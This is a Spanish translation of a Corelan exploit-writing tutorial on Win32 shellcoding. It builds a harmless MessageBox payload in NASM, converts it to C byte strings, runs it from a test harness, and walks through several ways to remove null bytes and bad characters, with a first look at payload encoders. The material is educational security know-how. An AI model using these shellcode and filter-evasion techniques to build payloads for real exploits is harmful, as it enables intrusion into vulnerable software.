Como se explicó anteriormente, puedes utilizar IDA o Arwin para obtener funciones o punteros de funciones. Si has instalado Microsoft Visual Studio C + + Express, entonces puedes usar dumpbin también. Esta utilidad de línea de comandos se pueden encontrar en:

C:\Archivos de programa\Microsoft Visual Studio 9.0\VC\bin

Antes de utilizar la herramienta, tendrás que obtener una copia de mspdb80.dll y colocarla en la misma carpeta bin.

<http://www.dll-files.com/dllindex/dll-files.shtml?mspdb80>

Ahora, puedes listar todas las exportaciones (funciones) en un archivo DLL determinado: **dumpbin path_a_la_DLL** o **exportaciones**

Ejemplo:

dumpbin.exe c:\windows\system32\kernel32.dll o **exportaciones**

Poner todas las exportaciones de todos los DLL's en la carpeta Windows\system32 se puede hacer de esta manera:

```
rem Script escrito por Peter Van Eeckhoutte
rem http://www.corelan.be:8800
rem Ordenará todas las exportaciones de todas las DLL's en
rem %systemroot%\system32 y las escribirá en un archive.
rem Traducido por Ivinson ;)
rem
@echo off
cls
echo Exports > exportaciones.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
do echo [+] Processing %%a &&
dumpbin %systemroot%\system32\%%a /exports
>> exportaciones.log
```

Pon todo después del enunciado "for / f" en una sola línea. Acabo de añadir algunos saltos de línea o breaks con fines de legibilidad.

Guarda este archivo bat en la carpeta bin. Ejecuta el archivo bat, y el resultado final será un archivo de texto que tiene todas las exportaciones en todas los DLL's en la carpeta system32.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que, si alguna vez necesitas una determinada función, sólo tienes que buscar en el archivo de texto. Ten en cuenta que las direcciones que aparecen en el resultado son RVA (direcciones virtuales relativas), por lo que tendrás que añadir la dirección base del módulo o DLL para obtener la dirección absoluta de una función determinada.

Nota al margen: Usando NASM para escribir o generar Shellcodes

En los capítulos anteriores hemos pasado de una línea de código C a un conjunto de instrucciones de ensamblador. Una vez que empiezas a familiarizarse con estas instrucciones de ensamblador, puede ser más fácil escribir sólo cosas directamente en ensamblador y compilar eso en opcodes, en lugar de resolver los opcodes primero y escribir todo directamente en opcodes. Es una forma difícil y hay una forma más fácil:

Crea un archivo de texto que comience con [BITS 32] (no olvides esto o NASM no podrá detectar que necesita compilar para un CPU de 32 x86 bits), seguido por las instrucciones de ensamblador que se podrían encontrar en el desensamblado o salida del depurador:

```
[BITS 32]

PUSH 0x006e616c      ;Empuja "Corelan" a la pila.
PUSH 0x65726f43
MOV EBX,ESP         ;Guarda el puntero a "Corelan" en EBX.

PUSH 0x00206e61      ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP         ; Guarda el puntero a "You have been..." en ECX.

XOR EAX,EAX
PUSH EAX            ;Pone los parámetros en la pila.
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI             ;MessageBoxA

XOR EAX,EAX        ;Limpia EAX.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ;ExitProcess(0)
```

Guarda este archivo como **msgbox.asm**.

Compila con NASM:

```
C:\shellcode>"c:\Archivos de
programa\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

Ahora, utiliza el script **pveReadbin.pl** para sacar los bytes del archivo .bin en formato C:

```
#!/usr/bin/perl
# Perl script escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Este script toma un nombre archivo como argumento.
# Leerá el archivo
# y sacará los bytes en formato \x
#
if ($#ARGV ne 0) {
print " uso: $0 ".chr(34)."filename".chr(34)." \n";
exit(0);
}
#Abre el archivo en modo binario.
print "Leyendo ".$ARGV[0]." \n";
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
    $offset += $n;
}
close(FILE);

print "Leído ".$offset." bytes\n\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
    my $c = substr($data, $i, 1);
    $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
    $str2 = sprintf("%01x", ord($c) & 0x0f);
    if ($cnt < 8)
    {
        print "\\x".$str1.$str2;
        $cnt=$cnt+1;
    }
    else
    {
        $cnt=1;
    }
}
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
print chr(34)."\n".chr(34)."\x".$str1.$str2;
}
if (($str1 eq "0") && ($str2 eq "0"))
{
    $nullbyte=$nullbyte+1;
}
}
print chr(34).";\n";
print "\nNúmero de bytes nulos: " . $nullbyte."\n";
```


Resultado:

```
C:\shellcode>pveReadbin.pl msgbox.bin
Leyendo msgbox.bin
Leído 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f "
"\x72\x65\x89\xe3\x68\x61\x6e\x20 "
"\x00\x68\x6f\x72\x65\x6c\x68\x62 "
"\x79\x20\x43\x68\x6e\x65\x64\x20 "
"\x68\x6e\x20\x70\x77\x68\x20\x62 "
"\x65\x65\x68\x68\x61\x76\x65\x68 "
"\x59\x6f\x75\x20\x89\xe1\x31\xc0 "
"\x50\x53\x51\x50\x50\xbe\xea\x07 "
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8 "
"\x12\xcb\x81\x7c\xff\xe0 ";

Número bytes nulos: 2
```

Pega este código en "shellcodetest.c", compílala y ejecútala:



The screenshot shows a Notepad window titled "wedit-shellcodetest - [shellcodetest.c]". The code in the window is as follows:

```
char code[] = "\x68\x6c\x61\x6e\x00\x68\x43\x6f "
"\x72\x65\x89\xe3\x68\x61\x6e\x20 "
"\x00\x68\x6f\x72\x65\x6c\x68\x62 "
"\x79\x20\x43\x68\x6e\x65\x64\x20 "
"\x68\x6e\x20\x70\x77\x68\x20\x62 "
"\x65\x65\x68\x68\x61\x76\x65\x68 "
"\x59\x6f\x75\x20\x89\xe1\x31\xc0 "
"\x50\x53\x51\x50\x50\xbe\xea\x07 "
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8 "
"\x12\xcb\x81\x7c\xff\xe0 ";

int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)(void)) code;
    (int)(*func)();
}
```

Overlaid on the code is a small dialog box titled "Corelan" with the text "You have been pwned by Corelan" and an "OK" button.

At the bottom of the Notepad window, a status bar displays the following warning: "Warning shellcodetest.c: 17: missing prototype" and "Compilation + link time: 0.1 sec, Return code: 0".

Ah, OK. Es mucho más fácil.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Desde este punto en adelante en este tutorial, vamos a seguir escribiendo nuestra Shellcode directamente en código ensamblador. Si tienes dificultades para entender el código ASM de arriba, entonces dejar de leer ahora y repasa. El código ensamblador utilizado anteriormente es muy básico y no debería tomarte mucho tiempo para comprender realmente lo que hace.

Tratando con bytes nulos

Cuando repasamos el bytecode que se ha generado hasta el momento, nos dimos cuenta de que todos ellos contienen bytes nulos. Los bytes nulos pueden ser un problema cuando se desborda un buffer, que utiliza bytes nulos como terminador de cadena. Así que, uno de los principales requisitos para la Shellcode sería evitar estos bytes nulos.

Hay varias de formas de trabajar con bytes nulos: puedes tratar de encontrar instrucciones alternativas para evitar bytes nulos en el código, reproducir los valores originales, usar un codificador, etc.

Instrucciones alternativas y codificación de instrucciones

En un momento dado, en nuestro ejemplo, hemos tenido que poner EAX a cero. Podríamos haber utilizado `MOV EAX, 0` para eso, pero eso habríamos necesitado usar `"\XC7 \xc0 \x00 \x00 \x00 \x00"`. En lugar de hacer eso, usamos `"XOR EAX, EAX"`. Esto nos dio el mismo resultado y el opcode no contiene bytes nulos. Así que, una de las técnicas para evitar bytes nulos es buscar instrucciones alternativas que producirán el mismo resultado.

En nuestro ejemplo, hemos tenido 2 bytes nulos, causados por el hecho de que teníamos que poner fin a las cadenas que se insertaron en la pila. En lugar de poner el byte nulo en la instrucción `PUSH`, tal vez podamos generar el byte nulo en la pila sin tener que utilizar un byte nulo.

Este es un ejemplo básico de lo que un codificador hace. En tiempo de ejecución, reproducirá los opcodes o valores originales deseados, evitando ciertos caracteres como los bytes nulos.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Hay 2 maneras de solucionar este problema de bytes nulos:

Podemos escribir algunas instrucciones básicas que se encargarán de los 2 bytes nulos (básicamente utilizaremos diferentes instrucciones que acabarán haciendo lo mismo), o simplemente podemos codificar la Shellcode entera.

Hablaremos de los codificadores de Payloads (que codifican toda la Shellcode) en uno de los próximos capítulos, echemos un vistazo a la codificación manual de instrucciones primero.

Nuestro ejemplo contiene dos instrucciones que tienen bytes nulos:

```
"\x68\x6c\x61\x6e\x00"
```

Y

```
"\x68\x61\x6e\x20\x00"
```

¿Cómo podemos hacer lo mismo (obtener estas cadenas en la pila) sin utilizar bytes nulos en el bytecode?

Solución 1: reproducir el valor original mediante ADD y SUB.

¿Qué pasa si restamos 11111111 de 006E616C que sería = EF5D505B, escribimos el resultado en EBX, sumamos 11111111 a EBX y luego lo ponemos en la pila? No tendremos bytes nulos, y aún conseguiremos lo que queremos.

Así que, básicamente, lo hacemos.

- Pon EF5D505B en EBX.
- Suma 11111111 a EBX.
- Empujar EBX a la pila.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Haz lo mismo con el otro byte nulo. Usando ECX como registro.

En ensamblador:

```
[BITS 32]

XOR EAX,EAX
MOV EBX,0xEF5D505B
ADD EBX,0x11111111 ;Sumamos 11111111 a EBX.
;EBX ahora tiene la última parte de "Corelan"
PUSH EBX ;Empujamos EBX a la pila.
PUSH 0x65726f43
MOV EBX,ESP ;Guardamos el puntero a "Corelan" en EBX.

;push "You have been pwned by Corelan"
MOV ECX,0xEF0F5D50
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP ;Guardamos el puntero a "You have been..." en ECX

PUSH EAX ;Ponemos los parámetros en la pila.
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI ;MessageBoxA

XOR EAX,EAX ;Limpiamos EAX.
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ;ExitProcess(0)
```

Por supuesto, esto aumenta el tamaño de nuestra Shellcode, pero al menos no tuvimos que utilizar bytes nulos.

Después de compilar el archivo ASM y extraer los bytes desde el archivo bin, esto es lo que obtenemos:


```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Leyendo msgbox2.bin
Leído 92 bytes

"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"
"\xc3\x11\x11\x11\x11\x53\x68\x43"
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"  
"\x0f\xef\x81\xc1\x11\x11\x11\x11"  
"\x51\x68\x6f\x72\x65\x6c\x68\x62"  
"\x79\x20\x43\x68\x6e\x65\x64\x20"  
"\x68\x6e\x20\x70\x77\x68\x20\x62"  
"\x65\x65\x68\x68\x61\x76\x65\x68"  
"\x59\x6f\x75\x20\x89\xe1\x50\x53"  
"\x51\x50\x50\xbe\xea\x07\x45\x7e"  
"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"  
"\x81\x7c\xff\xe0";
```

Número de bytes: 0



```
wedit-shellcodetest - [shellcodetest.c]  
File Edit Search Project Design Compiler Utils Analysis Window Help  
char code[] = "\x31\xc0\xbb\x5b\x50\x5d\xef\x81"  
"\xc3\x11\x11\x11\x11\x53\x68\x43"  
"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"  
"\x0f\xef\x81\xc1\x11\x11\x11\x11"  
"\x51\x68\x6f\x72\x65\x6c\x68\x62"  
"\x79\x20\x43\x68\x6e\x65\x64\x20"  
"\x68\x6e\x20\x70\x77\x68\x20\x62"  
"\x65\x65\x68\x68\x61\x76\x65\x68"  
"\x59\x6f\x75\x20\x89\xe1\x50\x53"  
"\x51\x50\x50\xbe\xea\x07\x45\x7e"  
"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"  
"\x81\x7c\xff\xe0";  
  
int main(int argc, char **argv)  
{  
    int (*func)();  
    func = (int (*)(void)) code;  
    (int)(*func)();  
}
```

Para probar que funciona, vamos a cargar nuestra Shellcode personalizada en un exploit regular, en XP SP3, en una aplicación que tiene ya cargada user32.dll como Easy RM to MP3 Converter, por ejemplo.

¿Recuerdas el tutorial 1?

Creación de Exploits 1 por corelanc0d3r traducido por Ivinson.pdf
<http://www.mediafire.com/?4fxv630j8k8yfa1>



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Una técnica similar a la que se explicó aquí se utiliza en ciertos codificadores. Si extiendes esta técnica, puede ser utilizada para reproducir un Payload completo, y que podría limitar el juego de caracteres, por ejemplo, caracteres alfanuméricos solamente. Un buen ejemplo de lo que quiero decir con esto se puede encontrar en el tutorial 8.

Hay muchas técnicas más para superar bytes nulos:

Solución 2: sniper: precision-null-byte-bombing

Una segunda técnica que se puede usar para superar el problema de bytes nulos en nuestra Shellcode es la siguiente:

- Poner la ubicación actual de la pila en EBP.
- Establecer un registro a cero.
- Escribir el valor en la pila sin bytes nulos (lo que conviene sustituir el byte nulo con cualquier otra cosa).
- Sobrescribir el byte en la pila con un byte nulo, utilizando una parte de un registro que ya contenga un valor nulo, y haciendo referencia a un offset negativo de EBP. Con un offset negativo dará lugar a bytes \xff y no a bytes \x00, evitando la limitación de bytes nulos.

```
[BITS 32]

XOR EAX,EAX      ;Pone EAX a 0.
MOV EBP,ESP      ;Pone EBP en ESP para poder usar el offset negativo
PUSH 0xFF6E616C  ;Empuja parte de la string a la pila.
MOV [EBP-1],AL   ;Sobrescribe FF con 00.
PUSH 0x65726f43  ;Pone el resto de strings en la pila.
MOV EBX,ESP      ;Guarda el puntero a "Corelan" en EBX.

PUSH 0xFF206E61  ;Empuja parte de la string a la pila.
MOV [EBP-9],AL   ;Sobrescribe FF con 00.
PUSH 0x6c65726f  ;Pone el resto de strings en la pila.
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP      ;Guarda el puntero a "You have been..." en ECX

PUSH EAX         ;Pone los parámetros en la pila.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI ;MessageBoxA

XOR EAX,EAX ;Limpia.
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ;ExitProcess(0)
```

Solución 3: escribir el valor original byte a byte.

Esta técnica utiliza el mismo concepto que la solución 2, pero en lugar de escribir un byte nulo, comenzamos escribiendo bytes nulos en la pila (XOR EAX, EAX + PUSH EAX), y luego reproducimos los bytes que no son nulos escribiendo bytes individuales del offset negativo de EBP.

- Poner la ubicación actual de la pila en EBP.
- Escribir ceros a la pila (XOR EAX, EAX y PUSH EAX).
- Escribir los bytes que no son nulos para una exacta ubicación del offset negativo relativa al puntero base de la pila (EBP).

Ejemplo:

```
[BITS 32]

XOR EAX,EAX ;Pone EAX a 0.
MOV EBP,ESP ;Pone EBP en ESP para poder usar el offset negativo.
PUSH EAX
MOV BYTE [EBP-2],6Eh ;
MOV BYTE [EBP-3],61h ;
MOV BYTE [EBP-4],6Ch ;
PUSH 0x65726f43 ;Pone el resto de strings en la pila.
MOV EBX,ESP ;Guarda el puntero a "Corelan" en EBX.
```

Es evidente que las últimas 2 técnicas tendrán un impacto negativo en el tamaño de la Shellcode, pero funcionarán muy bien.

Solución 4: XOR.

Otra técnica es escribir valores específicos en 2 registros, que cuando una operación XOR se realice en los valores en estos 2 registros, producirán el valor deseado.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que, digamos que quieres poner 0x006E616C en la pila, entonces puedes hacer esto:

Abre la calculadora de Windows y ponla en modo hexadecimal.

Escribe 777777FF.

Presiona XOR.

Escribe 006E616C.

Resultado: 77191693.

Ahora, pon cada valor (777777FF y 77191693) en 2 registros, hazle XOR, y empuja el valor resultante en la pila:

```
[BITS 32]

MOV EAX,0x777777FF
MOV EBX,0x77191693
XOR EAX,EBX ;EAX ahora contiene 0x006E616C.
PUSH EAX ;Lo empuja a la pila.
PUSH 0x65726f43 ;Pone el resto de strings en la pila.
MOV EBX,ESP ;Guarda el puntero a "Corelan" en EBX.

MOV EAX,0x777777FF
MOV EDX,0x7757199E ;No uses EBX porque ya contiene el
;puntero a la string previa.
XOR EAX,EDX ;EAX ahora contiene 0x00206E61
PUSH EAX ;Lo empuja a la pila.
PUSH 0x6c65726f ;Pone el resto de strings en la pila.
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP ;Guarda el puntero a "You have been..." en ECX

XOR EAX,EAX ;Pone EAX a 0.
PUSH EAX ;Pone los parámetros en la pila.
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI ;MessageBoxA

XOR EAX,EAX ;Limpia
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ;ExitProcess(0)
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Recuerda esta técnica. Verás una mejor aplicación de esta técnica en la sección de codificadores de Payloads.

Solución 5: Registros: 32 bits -> 16 bits -> 8 bit.

Estamos ejecutando ensamblador en Intel x86, en una CPU de 32 bits. De modo que los registros que estamos tratando son de 32 bits alineados con 4 bytes, y pueden ser referidos usando anotaciones de 4 bytes, 2 bytes o 1 byte: EAX ("Extended") es 4 de bytes, AX es de 2 bytes, y AL (bajo) o AH (alto) son de 1 byte.

Así que, podemos tomar ventaja de eso para evitar bytes nulos.

Digamos que necesitas empujar el valor 1 a la pila.

```
PUSH 0x1
```

El bytecode es el siguiente:

```
\x68\x01\x00\x00\x00
```

Puedes evitar los bytes nulos en este ejemplo:

- Limpiar un registro.
- Añadir 1 a un registro, usando AL para indicar el byte bajo.
- Empujar el registro de la pila.

Ejemplo:

```
XOR EAX, EAX  
MOV AL, 1  
PUSH EAX
```


O en bytecode:

```
\x31\xc0\xb0\x01\x50
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Comparemos los 2:

```
[BITS 32]
PUSH 0x1
INT 3
XOR EAX, EAX
MOV AL, 1
PUSH EAX
INT 3
```



CPU - main thread, module testshel

```
00402163 6B 01000000 PUSH 1
00402168 CD 03      INT 3
0040216A 31 03      XOR EAX, EAX
0040216C B8 01      MOV AL, 1
0040216E 50        PUSH EAX
0040216F CC        INT3
00402170 0000      ADD BYTE PTR DS:[EAX], AL
00402172 0000      ADD BYTE PTR DS:[EAX], AL
00402174 0000      ADD BYTE PTR DS:[EAX], AL
00402176 0000      ADD BYTE PTR DS:[EAX], AL
00402178 0000      ADD BYTE PTR DS:[EAX], AL
0040217A 0000      ADD BYTE PTR DS:[EAX], AL
0040217C 0000      ADD BYTE PTR DS:[EAX], AL
0040217E 0000      ADD BYTE PTR DS:[EAX], AL
00402180 FFFF      Unknown opcode
00402182 FFFF      Unknown opcode
00402184 0040 00      ADD BYTE PTR DS:[EAX], AL
00402187 0040 19      ADD BYTE PTR DS:[EAX+19], AL
00402189 4A        INC EAX
```

Registers (FPU)

```
EAX 00000001
ECX 00401330 testshel.00401330
EDI 77C61AE8 msvcrt.77C61AE8
ESP 77FDF000
EIP 0040216F testshel.0040216F
C 0 ES 0023 32bit 0FFFFFFFFF
D 0 DS 0018 32bit 0FFFFFFFFF
I 0 SS 0023 32bit 0FFFFFFFFF
S 0 FS 0038 32bit 77FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr: ERROR_FILE_NOT_FOUND (00000000)
EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)
ST0 empty -UNORM BAC0 81050104 00730074
ST1 empty -UNORM B02F 0023002F 0023002F
ST2 empty -UNORM B02F 0023002F 0023002F
```

Ambos bytecodes son de 5 bytes. Evitar bytes nulos no significa necesariamente que tu código aumentará de tamaño.

Evidentemente, se puede utilizar de muchas maneras, por ejemplo, para sobrescribir un carácter con un byte nulo, etc.

Técnica 6: siguiendo las instrucciones alternativas.

Ejemplo anterior (PUSH 1) también se puede escribir como este:

```
XOR EAX, EAX
INC EAX
PUSH EAX
```

```
\x31\xc0\x40\x50
```

Solo 4 bytes. Aún puedes aumentar el número de bytes siendo un poco creativo o podrías tratar de hacer esto:

```
\x6A\x01
```

Esto hará un PUSH 1 y tiene solo 2 bytes.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Técnica 7: strings del byte nulo a espacios y bytes nulos.

Si tienes que escribir una string en la pila y terminarlo con un byte nulo, también puedes hacer esto:

Escribe la string y usa espacios (0x20) al final para que todo quede alineado de 4 bytes.

Agrega bytes nulos.

Ejemplo: si necesitas escribir "Corelan" a la pila, puedes hacer lo siguiente:

```
PUSH 0x006e616c      ;Empuja "Corelan" a la pila.  
PUSH 0x65726f43
```

Conclusión:

Estas son sólo algunas de las muchas técnicas para tratar con bytes nulos. Las que se muestran aquí deberían al menos darte una idea sobre algunas de las posibilidades si tienes que tratar con bytes nulos y no quieres o, por cualquier razón, no puedes usar un codificador de Payload.

Codificadores: codificación de Payloads

Por supuesto, en lugar de simplemente cambiar las instrucciones individuales, se puede utilizar una técnica de codificación que codifica la Shellcode entera. Esta técnica se utiliza a menudo para evitar malos caracteres. Y, de hecho, un byte nulo puede ser considerado como un carácter malo también.

Así que, este es el momento adecuado para escribir algunas palabras sobre codificación de Payloads.

Codificadores de Payloads

Los codificadores no sólo se usan para filtrar los bytes nulos. Se pueden utilizar para filtrar los caracteres malos en general o superar una limitación de conjunto de caracteres.

Los caracteres malos no son específicos de las Shellcodes. Son específicos de los exploits. Son el resultado de algún tipo de operación que se ejecutó en tu Payload antes de tu Payload se ejecutara. Por ejemplo, reemplazando los espacios con guiones, o convirtiendo la entrada a mayúsculas, o en el caso de los bytes nulos, sería cambiar el buffer del Payload porque se termina o trunca.

¿Cómo podemos detectar caracteres malos?

Detección de caracteres malos

La mejor manera de detectar si tu Shellcode estará sujeta a una restricción de caracteres malos es poner tu Shellcode en memoria, y la comparas con la Shellcode original, y mira las diferencias.

Naturalmente, también puedes hacerlo de forma manual (comparar bytes en la memoria con los bytes de la Shellcode original), pero va a tomar un tiempo.

También puedes utilizar uno de los plugins disponibles del depurador:

Windbg: byakugan. Ver tutorial 5.

Creacion de Exploits 5 Acelerar el Proceso con Plugins y modulos por corelanc0d3r traducido por Ivinson.pdf

<http://www.mediafire.com/?39annkyp7ytrp3n>

O pvefindaddr de Immunity Debugger:

<http://www.corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand/>

